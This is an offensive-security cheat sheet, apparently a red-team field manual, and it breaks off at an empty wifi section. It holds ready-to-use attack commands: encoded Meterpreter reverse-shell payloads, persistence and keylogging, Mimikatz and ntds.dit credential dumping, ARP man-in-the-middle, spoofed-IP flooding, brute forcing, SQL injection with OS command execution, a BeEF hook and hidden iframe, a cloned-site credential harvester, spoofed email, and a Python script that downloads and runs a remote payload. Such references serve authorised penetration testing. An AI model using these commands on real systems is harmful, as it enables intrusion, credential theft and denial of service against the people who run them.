Create encoded Meterpreter payload (For Linux: -t elf -o callback)

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port> R |
./msfencode -t exe -o callback.exe -e x86/shikata_ga_nai -c 5
```

Create bind Meterpreter payload

```
./msfpayload windows/meterpreter/bind_tcp RHOST=<ip> LPORT=<port> X >
cb.exe
```

Create encoded payload using msfvenom using exe template

```
./msfvenom --payload windows/meterpreter/reverse_tcp --format exe --
template calc.exe -k --encoder x86/shikata_ga_nai -i 5 LHOST=1.1.1.1
LPORT=443 > callback.exe
```

START MSF DB (BT5 = MYSQL, KALI = POSTGRESQL)

```
> /etc/rc.d/rc.mysqld start
msf> db_create root:pass@localhost/metasploit
msf> load db_mysql
msf> db_connect root:pass@localhost/metasploit
msf> db_import  nmap.xml

--- Kali ---
# service postgresql start
# service metasploit start
```

PASS A SHELL (BY DEFAULT WILL LAUNCH NOTEPAD AND INJECT)

```
msf> use post/windows/manage/multi_meterpreter_inject
msf> set IPLIST  attack ip
msf> set LPORT  callback port
msf> set PIDLIST  PID to inject, default creates new notepad
msf> set PAYLOAD windows/meterpreter/reverse_tcp
msf> set SESSION  meterpreter session ID
```

HTTP BANNER SCAN ON INTERNAL NETWORK

```
msf> route add  ip/range   netmask   meterpreter ID
msf> use post/multi/gather/ping_sweep      # Set options and run
msf> use /auxiliary/scanner/portscan/tcp   # Set options and run
msf> hosts -u -S  x.x.x  -R                # Searches for x.x.x.' and sets
                                           # RHOSTS
msf> use auxiliary/scanner/http/http_version       # Set options and run
msf> services -v -p 80 -S x.x.x -R         # Displays IPs x.x.x.' with port
                                           # 80 open
```

METERPRETER

Command	Description
help	List available commands
sysinfo	Display system info
ps	List processes
getpid	List current PID
upload file C:\\Program\ Files\\	Upload file
download file	Download file
reg command	Interact with registry
rev2self	Revert to original user
shell	Drop to interactive shell
migrate PID	Migrate to another PID
background	Background current session
keyscan (start|stop|dump)	Start/Stop/Dump keylogger
execute -f cmd.exe -i	Execute cmd.exe and interact
execute -f cmd.exe -i -H -t	Execute cmd.exe as hidden process and with all tokens
hasdump	Dumps local hashes
run script	Executes script (/scripts/meterpreter)
portfwd [add|delete]-L 127.0.0.1 -l 443 -r 3.3.3.3 -p 3389	Port forward 3389 through session. Rdesktop to local port 443

PRIVILEGE ESCALATION

```
use priv
getsystem
```

IMPERSONATE TOKEN (DROP_TOKEN WILL STOP IMPERSONATING)

```
use incognito
list_tokens -u
impersonate_token domain\\user
```

NMAP THROUGH METERPRETER SOCKS PROXY

1. msf sessions # Note Meterpreter ID
2. msf route add 3.3.3.0 255.255.255.0 id
3. msf use auxiliary/server/socks4a
4. msf run
5. Open new shell and edit /etc/proxychains.conf
   i. #proxy_dns
   ii. #socks4 127.0.0.1 9050
   iii. socks4 1.1.1.1 1080
6. Save and Close conf file
7. proxychains nmap -sT -Pn -p80,135,445 3.3.3.3

RAILGUN – WINDOWS API CALLS TO POP A MESSAGE BOX

```
meterpreter irb
client.railgun.user32.MessageBoxA(0,"got","you","MB_OK")
```

Create persistent Windows service

```
msf > use post/windows/manage/persistence
msf > set LHOST <attack ip>
msf > set LPORT <callback port>
msf > set PAYLOAD_TYPE <TCP|HTTP|HTPS>
msf > set REXENAME <filename>
msf > set SESSION <meterpreter session id>
msf > set STARTUP SERVICE
```

Gather recently accessed files and web links

```
meterpreter > run post/windows/gather/dumplinks
```

Spawn new process and tree C:\

```
> execute -H -f cmd.exe -a '/c tree /F /A c:\ > C:\temp\tree.txt'
```

Create persistent Windows service

```
msf > use post/windows/manage/persistence
msf > set LHOST <attack ip>
msf > set LPORT <callback port>
msf > set PAYLOAD_TYPE <TCP|HTTP|HTPS>
msf > set REXENAME <filename>
msf > set SESSION <meterpreter session id>
msf > set STARTUP SERVICE
```

Gather recently accessed files and web links

```
meterpreter > run post/windows/gather/dumplinks
```

Spawn new process and tree C:\

```
> execute -H -f cmd.exe -a '/c tree /F /A c:\ > C:\temp\tree.txt'
```

Ettercap

Man-in-the-Middle with filter

```
ettercap.exe -I iface -M arp -Tq -F file.ef MACs / IPs / Ports
MACs / IPs / Ports
#i.e.: //80,443 // = any MAC, any IP, ports 80,443
```

Man-in-the-Middle entire subnet with applied filter

```
ettercap -T -M arp -F filter // //
```

Switch flood

```
ettercap -TP rand_flood
```

Ettercap Filter

Compile Ettercap filter

```
etterfilter filter.filter -o out.ef
```

Sample filter - kills VPN traffic and decodes HTTP traffic

```
if (ip.proto == UDP && udp.dst == 500){
  drop();
   kill(); }
if (ip.src == ' ip '){
  if (tcp.dst == 80){
    if (search(DATA.data, "Accept-Encoding")){
      replace("Accept-Encoding","Accept-Rubbish!");
      msg("Replaced Encoding\n");
    }
  }
}
```

Mimikatz

1. Upload mimikatz.exe and sekurlsa.dll to target
2. execute mimikatz
3. *mimikatz*# privilege::debug
4. mimikatz# inject::process lsass.exe sekurlsa.dll
5. mimikatz# @getLogonPasswords

Hping3

DoS from spoofed IPs

```
hping3 targetIP --flood --frag --spoof ip --destport # --syn
```

ARPing

ARP scanner

```
./arping -I eth# -a # arps
```

Wine

Compile EXE in Backtrack

```
cd /root/.wine/drive_c/MinGW/bin
wine gcc -o file.exe /tmp/ code.c
wine file.exe
```

GRUB

Change root password

```
GRUB Menu:Add 'single' end of kernel line. Reboot. Change root pass. reboot
```

Hydra

Online brute force

```
hydra -l ftp -P words -v targetIP ftp
```

John the Ripper

Cracking with a wordlist

```
$ ./john -wordfile:pw.lst -format:format hash.txt
```

Format examples

```
$ john --format=des       username:SDbsugeBiC58A
$ john --format=lm        username:$LM$a9c604d244c4e99d
$ john --format=md5       $1$12345678$aIccj83HRDBo6ux1bVx7D1

$ john --format=raw-sha1  A9993E364706816ABA3E25717850C26C9CD0D89D

# For --format=netlmv2 replace $NETLM with $NETLMv2
$ john --format=netlm
$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC731BB25
username:$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC7
31BB25
username:$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC7
31BB25:::::::

# Exactly 36 spaces between USER and HASH (SAPB and SAPG)
$ john --format=sapb
ROOT                                    $8366A4E9E6B72CB0
username:ROOT                                   $8366A4E9E6B72CB0

$ john --format=sapg
ROOT                                $1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239
username:ROOT
$1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239

$ john --format=sha1-gen
$SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789
username:$SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789

$ john --format=zip
$zip$*0*1*8005b1b7d07708d*dee4
username:$zip$*0*1*8005b1b7d07708d*dee4
```

Password Wordlist

Generate wordlist based off single word

```
# Add lower(@), upper(,), number(%), and symbol(^) to the end of the word
  crunch 12 12 -t baseword@,%^ > wordlist.txt

# Use custom special character set and add 2 numbers then special character
  maskprocessor -custom-charset1=\!\@\#\$ baseword?d?d?1 >> wordlist.txt
```

VSSOWN [2]

1. Download: http://ptscripts.googlecode.com/svn/trunk/windows/vssown.vbs
2. Create a new Shadow Copy
    a. cscript vssown.vbs /start (optional)
    b. cscript vssown.vbs /create
3. Pull the following files from a shadow copy:
    a. copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\ntds\ntds.dit .
    b. copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SYSTEM .
    c. copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SAM .
4. Copy files to attack box.
5. Download tools: http://www.ntdsxtract.com/downloads/ntds_dump_hash.zip
6. Configure and Make source code for libesedb from the extracted package
    a. cd libesedb
    b. chmod +x configure
    c. ./configure && make
7. Use esedbdumphash to extract the datatable from ntds.dit.
    a. cd esedbtools
    b. ./esedbdumphash ../../ntds.dit
8. 8a.Use dsdump.py to dump hashes from datatable using bootkey from SYSTEM hive
    a. cd ../../creddump/
    b. python ./dsdump.py ../SYSTEM ../libesedb/esedbtools/ntds.dit.export/datatable
9. 8b.Use bkhive and samdump2 to dump hashes from SAM using bootkey from SYSTEM hive.
    a. bkhive SYSTEM key.txt
    b. samdump2 SAM key.txt
10. Dump historical hashes
    a. python ./dsdumphistory.py ../system ../libesedb/esedbtools/ntds.dit.export/datatable

File Hashing

Hash lengths

```
MD5       16 bytes
SHA-1     20 bytes
SHA-256   32 bytes
SHA-512   64 bytes
```

Software hash database

http://isc.sans.edu/tools/hashsearch.html

```
# dig +short md5.md5.dshield.org TXT
Result = " filename | source " i.e. "cmd.exe | NIST"
```

Malware hash database

http://www.team-cymru.org/Services/MHR

```
# dig +short [MD5|SHA-1].malware.hash.cymru.com TXT
Result = last seen timestamp  AV detection rate
Convert timestamp = perl -e 'print scalar localtime( timestamp ), "\n"'
```

File metadata search

https://fileadvisor.bit9.com/services/search.aspx

Search VirusTotal database

https://www.virustotal.com/#search

Web

Common User-Agent Strings

Internet Explorer (6.0, 7.0, 8.0, & 9.0)	
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)	IE 6.0/WinXP 32-bit
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)	IE 7.0/WinXP 32-bit
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ; .NET CLR 3.5.30729)	IE 8.0/WinVista 32-bit
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)	IE 9.0/Win7 32-bit
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)	IE 9.0/Win7 64-bit
Firefox (5.0, 13.0, & 17.0)	
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0	Firefox 5.0/Win7 64-bit
Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101 Firefox/13.0.1	Firefox 13.0/WinXP 32-bit
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/Win7 64-bit
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/MacOSX 10.7
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/MacOSX 10.8
Chrome (Generic & 23.0)	
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11	Chrome Generic/WinXP
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11	Chrome Generic/Win7
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11	Chrome Generic/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_2) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.101 Safari/537.11	Chrome Generic/MacOSX
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.112 Safari/535.1	Chrome 13.0/Win7 64-bit
Safari (6.0)	
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/536.26.17 (KHTML, like Gecko) Version/6.0.2 Safari/536.26.17	Safari 6.0/MacOSX
Mobile Safari (4.0 & 6.0)	
Mozilla/5.0 (iPad; CPU OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25	Mobile Safari 6.0/iOS (iPad)
Mozilla/5.0 (iPhone; CPU iPhone OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25	Mobile Safari 6.0/iOS (iPhone)
Mozilla/5.0 (Linux; U; Android 2.2; fr-fr; Desire_A8181 Build/FRF91) App3leWebKit/53.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1	Mobile Safari 4.0/Android

HTML

HTML BEEF HOOK WITH EMBEDDED FRAME

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN">

<html>
<head>
<title Campaign Title </title>
<script>
        var commandModuleStr = '<script src="' + window.location.protocol +
'//' + window.location.host + ':8080/hook.js"
type="text/javascript" <\/script>';
        document.write(commandModuleStr);

//Site_refresh=window.setTimeout(function(){window.location.href='http://ww
w.google.com/'},20000);
</script>
</head>
<frameset rows="*,1px"
        <frame src="http://www.google.com/" frameborder=0
noresize="noresize" />
        <frame src="/e" frameborder=0 scrolling=no noresize=noresize />
</frameset>
</html>
```

EMBEDDED JAVA APPLET (* PLACE WITHIN <BODY> TAG)

```
<applet archive="legit.jar" code="This is a legit applet" width="1"
height="1" </applet>
```

EMBEDDED IFRAME

```
<iframe src="http://1.1.1.1" width="0" height="0" frameborder="0"
tabindex="-1" title="empty" style=visibility:hidden;display:none">
</iframe>
```

FIREFOX TYPE CONVERSIONS

```
ASCII    -  Base64        javascript:btoa("ascii str")
Base64   -  ASCII         javascript:atob("base64==")
ASCII    -  URI           javascript:encodeURI("<script>")
URI      -  ASCII         javascript:decodeURI("%3cscript%3E")
```

WGET

CAPTURE SESSION TOKEN

```
wget -q --save-cookies=cookie.txt --keep-session-cookies --post-
data="username:admin&password=pass&Login=Login" http://<url>/login.php
```

Curl

Grab headers and spoof user agent

```
curl -I -X HEAD -A "Mozilla/5.0 (compatible; MSIE ~.01; Windows NT 5.0)"
http:// ip
```

Scrape site after login

```
curl -u user:pass -o outfile https://login.bob.com
```

FTP

```
curl ftp://user:pass@bob.com/directory/
```

Sequential lookup

```
curl http://bob.com/file[1-10].txt
```

Basic Authentication Using Apache2

The steps below will clone a website and redirect after 3 seconds to another page requiring basic authentication. It has proven very useful for collecting credentials during social engineering engagements.

1. Start Social Engineering Toolkit (SET)
   /pentest/exploits/set/./set
2. Through SET, use the 'Website Attack Vector' menu to clone your preferred website. ' Do not close SET '
3. In a new terminal create a new directory (lowercase L)
   mkdir /var/www/l
4. Browse to SET directory and copy the cloned site
   cd /pentest/exploits/set/src/web_clone/site/template/
   cp index.html /var/www/index.html
   cp index.html /var/www/l/index.html
5. Open /var/www/index.html and add tag between head tags
   meta http-equiv="refresh"
   content="3;url=http:// domain|ip /l/index.html"/
6. Create blank password file to be used for basic auth
   touch /etc/apache2/.htpasswd
7. Open /etc/apache2/sites-available/default and add:
   Directory /var/www/l
   AuthType Basic
   AuthName "PORTAL LOGIN BANNER"
   AuthUserFile /etc/apache2/.htpasswd
   Require user test
   /Directory
8. Start Apache2
   /etc/init.d/apache2 start
9. Start Wireshark and add the filter:
   http.authbasic
10. Send the following link to your target users
    http:// domain|ip /index.html

Automated Web Page Screenshots

Nmap web page screenshots[9]

Install dependencies:

- wget http://wkhtmltopdf.googlecode.com/files/wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2
- tar -jxvf wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2
- cp wkhtmltoimage-i386 /usr/local/bin/

Install Nmap module:

- git clone git://github.com/SpiderLabs/Nmap-Tools.git
- cd Nmap-Tools/NSE/
- cp http-screenshot.nse /usr/local/share/nmap/scripts/
- nmap --script-updatedb

OS/version detection using screenshot script (screenshots saved as .png):

- nmap -A -script=http-screenshot -p80,443 1.1.1.0/24 -oA nmap-screengrab

Script will generate HTML preview page with all screenshots:

```
#!/bin/bash
printf " HTML BODY BR " > preview.html
ls -1 '.png | awk -F : '{ print $1":"$2"\n BR IMG SRC=\""$1"%3A"$2"\"
width=400 BR BR "}' >> preview.html
printf " /BODY /HTML " >> preview.html
```

PeepingTom web page screenshots

Install Dependencies:

- Download Phantomjs

https://phantomjs.googlecode.com/files/phantomjs-1.9.2-linux-x86_64.tar.bz2

- Download PeepingTom

git clone https://bitbucket.org/LaNMaSteR53/peepingtom.git

Extract and copy phantomjs from phantomjs-1.9.2-linux-x86_64.tar.bz2 and copy to peepingtom directory

- Run PeepingTom

python peepingtom.py http:// mytarget.com

SQLMap

GET request

```
./sqlmap.py -u "http:// url ?id=1&str=val"
```

POST request

```
./sqlmap.py -u "http:// url " --data="id=1&str=val"
```

SQL injection against specific parameter with DB type Specified

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id"
-b --dbms=" mssql|mysql|oracle|postgres "
```

SQL injection on authenticated site

```
1.  Login and note cookie value (cookie1=val1, cookie2=val2)
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id"
--cookie="cookie1=val1;cookie2=val2"
```

SQL injection and collect DB version, name, and user

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" -b --current-db
--current-user
```

SQL injection and get tables of DB=testdb

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" --tables -D
"testdb"
```

SQL injection and get columns of user table

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" --columns -T
"users"
```

DATABASES

MS-SQL

Command	Description
SELECT @@version	DB version
EXEC xp_msver	Detailed version info
EXEC master..xp_cmdshell 'net user'	Run OS command
SELECT HOST_NAME()	Hostname & IP
SELECT DB_NAME()	Current DB
SELECT name FROM master..sysdatabases;	List DBs
SELECT user_name()	Current user
SELECT name FROM master..syslogins	List users
SELECT name FROM master..sysobjects WHERE xtype='U';	List tables
SELECT name FROM syscolumns WHERE id=(SELECT id FROM sysobjects WHERE name='mytable');	List columns

System table containing info on all tables

```
SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
```

List all tables/columns

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE
name = 'mytable')
```

Password hashes (2005)

```
SELECT name, password_hash FROM master.sys.sql_logins
```

Postgres

Command	Description
SELECT version();	DB version
SELECT inet_server_addr()	Hostname & IP
SELECT current_database();	Current DB
SELECT datname FROM pg_database;	List DBs
SELECT user;	Current user
SELECT username FROM pg_user;	List users
SELECT username,passwd FROM pg_shadow	List password hashes

List columns

```
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A,
pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND
(A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum 0) AND (NOT
A.attisdropped) AND (N.nspname ILIKE 'public')
```

List tables

```
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN
pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN
('r',") AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND
pg_catalog.pg_table_is_visible(c.oid)
```

MySQL

Command	Description
SELECT @@version;	DB version
SELECT @@hostname;	Hostname & IP
SELECT database();	Current DB
SELECT distinct(db) FROM mysql.db;	List DBs
SELECT user();	Current user
SELECT user FROM mysql.user;	List users
SELECT host,user,password FROM mysql.user;	List password hashes

List all tables & columns

```
SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE
  table_schema != 'mysql' AND table_schema != 'information_schema'
```

Execute OS command through MySQL

```
osql -S  ip , port  -U sa -P pwd -Q "exec xp_cmdshell 'net user /add user
pass'"
```

Read world-readable files

```
….' UNION ALL SELECT LOAD_FILE('/etc/passwd');
```

Write to file system

```
SELECT * FROM mytable INTO dumpfile '/tmp/somefile';
```

Oracle

Command	Description
SELECT * FROM v$version;	DB version
SELECT version FROM v$instance;	DB version
SELECT instance_name FROM v$instance;	Current DB
SELECT name FROM v$database;	Current DB
SELECT DISTINCT owner FROM all_tables;	List DBs
SELECT user FROM dual;	Current user
SELECT username FROM all_users ORDER BY username;	List users
SELECT column_name FROM all_tab_columns;	List columns
SELECT table_name FROM all_tables;	List tables
SELECT name, password, astatus FROM sys.user$;	List password hashes

List DBAs

```
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES';
```

PROGRAMMING

PYTHON

PYTHON PORT SCANNER

```
import socket as sk
for port in range(1,1024):
  try:
      s=sk.socket(sk.AF_INET,sk.SOCK_STREAM)
      s.settimeout(1000)
      s.connect(('12^.0.0.1',port))
      print '%d:OPEN' % (port)
      s.close
   except: continue
```

PYTHON BASE64 WORDLIST

```
#!/usr/bin/python
import base64
file1=open("pwd.lst","r")
file2=open("b64pwds.lst","w")
for line in file1:
  clear = "administrator:" + str.strip(line)
  new = base64.encodestring(clear)
  file2.write(new)
```

CONVERT WINDOWS REGISTRY HEX FORMAT TO READABLE ASCII

```
import binascii, sys, string

dataFormatHex = binascii.a2b_hex(sys.argv[1])
output = ""
for char in dataFormatHex:
  if char in string.printable: output += char
  else: output += "."
print "\n" + output
```

READ ALL FILES IN FOLDER AND SEARCH FOR REGEX

```
import glob, re
for msg in glob.glob('/tmp/*.txt'):
  filer = open((msg),'r')
  data = filer.read()
  message = re.findall(r' message (.*?) /message ', data,re.DOTALL)
  print "File %s contains %s" % (str(msg),message)
  filer.close()
```

SSL ENCRYPTED SIMPLEHTTPSERVER

```
# Create SSL cert (follow prompts for customization)
> openssl req -new -x509 -keyout cert.pem -out cert.pem -days 365 -nodes

# Create httpserver.py
import BaseHTTPServer,SimpleHTTPServer,ssl

cert = "cert.pem"

httpd = BaseHTTPServer.HTTPServer(('192.168.1.10',443),
SimpleHTTPServer.SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket,certfile=cert,server_side=True)
httpd.serve_forever()
```

Python HTTP server

```
python -m SimpleHTTPServer 8080
```

Python email sender (* Sendmail must be installed)

```
#!/usr/bin/python
import smtplib, string
import os, time

os.system("/etc/init.d/sendmail start")
time.sleep(4)

HOST = "localhost"
SUBJECT = "Email from spoofed sender"
TO = "target@you.com"
FROM = "spoof@spoof.com"
TEXT = "Message Body"
BODY = string.join((
        "From: %s" % FROM,
        "To: %s" % TO,
        "Subject: %s" % SUBJECT ,
        "",
        TEXT
        ), "\r\n")
server = smtplib.SMTP(HOST)
server.sendmail(FROM, [TO], BODY)
server.quit()

time.sleep(4)
os.system("/etc/init.d/sendmail stop")
```

Loop through IP list, download file over HTTP and execute

```
#!/usr/bin/python
import urllib2, os

urls = ["1.1.1.1","2.2.2.2"]
port = "80"
payload = "cb.sh"

for url in urls:
  u = "http://%s:%s/%s" % (url, port, payload)
  try:
    r = urllib2.urlopen(u)
    wfile = open("/tmp/cb.sh","wb")
    wfile.write(r.read())
    wfile.close()
    break
  except: continue

if os.path.exists("/tmp/cb.sh"):
  os.system("chmod 700 /tmp/cb.sh")
  os.system("/tmp/cb.sh")
```

Python HTTP banner grabber (* takes an IP range, port, and packet delay)

```
#!/usr/bin/python
import urllib2, sys, time

from optparse import OptionParser

parser = OptionParser()
parser.add_option("-t", dest="iprange",help="target IP range, i.e.
192.168.1.1-25")
parser.add_option("-p", dest="port",default="80",help="port, default=80")
parser.add_option("-d", dest="delay",default=".5",help="delay (in seconds),
default=.5 seconds")

(opts, args) = parser.parse_args()

if opts.iprange is None:
  parser.error("you must supply an IP range")

ips = []
headers = {}

octets = opts.iprange.split('.')

start = octets[3].split('-')[0]
stop = octets[3].split('-')[1]

for i in range(int(start),int(stop)+1):
  ips.append('%s.%s.%s.%d' % (octets[0],octets[1],octets[2],i))

print '\nScanning IPs: %s\n' % (ips)

for ip in ips:
  try:
    response = urllib2.urlopen('http://%s:%s' % (ip,opts.port))
    headers[ip] = dict(response.info())
  except Exception as e:
    headers[ip] = "Error: " + str(e)

  time.sleep(float(opts.delay))

for header in headers:
  try:
    print '%s : %s' % (header,headers[header].get('server'))
  except:
    print '%s : %s' % (header,headers[header])
```

Scapy

* When you craft TCP packets with Scapy, the underlying OS will not recognize the initial SYN packet and will reply with a RST packet. To mitigate this you need to set the following Iptables rule:
  - iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP

Expression	Description
from scapy.all import *	Imports all scapy libraries
ls()	List all avaiable protocols
lsc()	List all scapy functions
conf	Show/set scapy config
IP(src=RandIP())	Generate random src IPs
Ether(src=RandMAC())	Generate random src MACs
ip=IP(src="1.1.1.1",dst="2.2.2.2")	Specify IP parameters
tcp=TCP(dport="443")	Specify TCP parameters
data="TCP data"	Specify data portion
packet=ip/tcp/data	Create IP()/TCP() packet
packet.show()	Display packet configuration
send(packet,count=1)	Send 1 packet @ layer 3
sendp(packet,count=2)	Send 2 packets @ layer 2
sendpfast(packet)	Send faster using tcpreply
sr(packet)	Send 1 packet & get replies
sr1(packet)	Send only return 1st reply
for i in range(0,1000): send (packet)	Send packet 1000 times
sniff(count=100,iface=eth0)	Sniff 100 packets on eth0

Send IPv6 ICMP msg

```
>>> sr(IPv6(src=" ipv6 ", dst=" ipv6 ")/ICMP())
```

UDP packet w/ specific payload:

```
>>> ip=IP(src=" ip ", dst=" ip ")
>>> u=UDP(dport=1234, sport=5678)
>>> pay = "my UDP packet"
>>> packet=ip/u/pay
>>> packet.show()
>>> wrpcap ("out.pcap",packet) : write to pcap
>>> send(packet)
```

NTP fuzzer

```
packet=IP(src=" ip ",
dst=" ip ")/UDP(dport=123)/fuzz(NTP(version=4,mode=4))
```

Send HTTP message

```
from scapy.all import *
# Add iptables rule to block attack box from sending RSTs
# Create web.txt with entire GET/POST packet data
fileweb = open("web.txt",'r')
data = fileweb.read()
ip = IP(dst=" ip ")
SYN=ip/TCP(rport=RandNum(6000,7000),dport=80,flags="S",seq=4)
SYNACK = sr1(SYN)
ACK=ip/TCP(sport=SYNACK.dport,dport=80,flags="A",seq=SYNACK.ack,ack=SYNACK.
seq+1)/data
reply,error = sr(ACK)
print reply.show()
```

PERL PORT SCANNER

```
use strict; use IO::Socket;
for($port=0;$port 65535;$port++){
$remote=IO::Socket::INET- new(
Proto= "tcp",PeerAddr= "127.0.0.1",PeerPort= $port);
if($remote){print "$port is open\n"}; }
```

REGEX EXPRESSIONS

Expression	Description
^	Start of string
*	0 or more
+	1 or more
?	0 or 1
.	Any char but \n
{3}	Exactly 3
{3,}	3 or more
{3,5}	3 or 4 or 5
{3|5}	3 or 5
[345]	3 or 4 or 5
[^34]	Not 3 or 4
[a-z]	lowercase a-z
[A-Z]	uppercase A-Z
[0-9]	digit 0-9
\d	Digit
\D	Not digit
\w	A-Z,a-z,0-9
\W	Not A-Z,a-z,0-9
\s	White Space (\t\r\n\f)
\S	Not (\t\r\n\f)
reg[ex]	"rege" or "regx"
regex?	"rege" or "regex"
regex*	"rege" w/ 0 or more x
regex+	"rege" w/ 1 or more x
[Rr]egex	"Regex" or "regex"
\d{3}	Exactly 3 digits
\d{3,}	3 or more digits
[aeiou]	Any 1 vowel
(0[3-9]|1[0-9]|2[0-5])	Numbers 03-25

ASCII Table

x00	NUL	x4b	K
x08	BS	x4c	L
x09	TAB	x4d	M
x0a	LF	x4e	N
x0d	CR	x4f	O
x1b	ESC	x50	P
x20	SPC	x51	Q
x21	!	x52	R
x22	"	x53	S
x23	#	x54	T
x24	$	x55	U
x25	%	x56	V
x26	&	x57	W
x27	'	x58	X
x28	(	x59	Y
x29	)	x5a	Z
x2a	*	x5b	[
x2b	+	x5c	\
x2c	,	x5d	]
x2d	-	x5e	^
x2e	.	x5f	_
x2f	/	x60	`
x30	0	x61	a
x31	1	x62	b
x32	2	x63	c
x33	3	x64	d
x34	4	x65	e
x35	5	x66	f
x36	6	x67	g
x37	7	x68	h
x38	8	x69	i
x39	9	x6a	j
x3a	:	x6b	k
x3b	;	x6c	l
x3c	<	x6d	m
x3d	=	x6e	n
x3e	>	x6f	o
x3f	?	x70	p
x40	@	x71	q
x41	A	x72	r
x42	B	x73	s
x43	C	x74	t
x44	D	x75	u
x45	E	x76	v
x46	F	x77	w
x47	G	x78	x
x48	H	x79	y
x49	I	x7a	z
x4a	J		

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Frequency Chart

Technology	Frequency
RFID	120-150 kHz (LF)
	13.56 MHz (HF)
	433 MHz (UHF)
Keyless Entry	315 MHz (N. Am)
	433.92 MHz (Europe,Asia)
Cellular (US)	698-894 MHz
	1710-1755 MHz
	1850-1910 MHz
	2110-2155 MHz
GPS	1227.60,1575.42 MHz
L Band	1-2 GHz
802.15.4 (ZigBee)	868 MHz (Europe)
	915 MHz (US,Australia)
	2.4 GHz (worldwide)
802.15.1 (Bluetooth)	2.4-2.483.5 GHz
802.11b/g	2.4 GHz
802.11a	5.0 GHz
802.11n	2.4/5.0 GHZ
C Band	4-8 GHz
Ku Band	12-18 GHz
K Band	18-26.5 GHz
Ka Band	26.5-40 GHz

FCC ID lookup

https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm

Frequency database

http://www.radioreference.com/apps/db/

Kismet Reference [5]

Command	Description
e	List Kismet servers
h	Help
z	Toggle full-screen view
n	Name current network
m	Toggle muting of sound
i	View detailed information for network
t	Tag or untag selected network
s	Sort network list
g	Group tagged networks
l	Show wireless card power levels
u	Ungroup current group
d	Dump printable strings
c	Show clients in current network
r	Packet rate graph
L	Lock channel hopping to selected channel
a	View network statistics
H	Return to normal channel hopping
p	Dump packet type
+/-	Expand/collapse groups
f	Follow network center
CTRL+L	Re-draw the screen
w	Track alerts
Q	Quit Kismet
x	Close popup window

Linux Wifi Commands

Command	Description
iwconfig	Wireless interface config
rfkill list	Identify wifi problems
rfkill unblock all	Turn on wifi
airdump-ng mon0	Monitor all interfaces

Connect to unsecured wifi

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
dhclient ath0
```

Connect to WEP wifi network

```
iwconfig ath0 essid $SSID key  key
ifconfig ath0 up
dhclient ath0
```

Connect to WPA-PSK wifi network

```
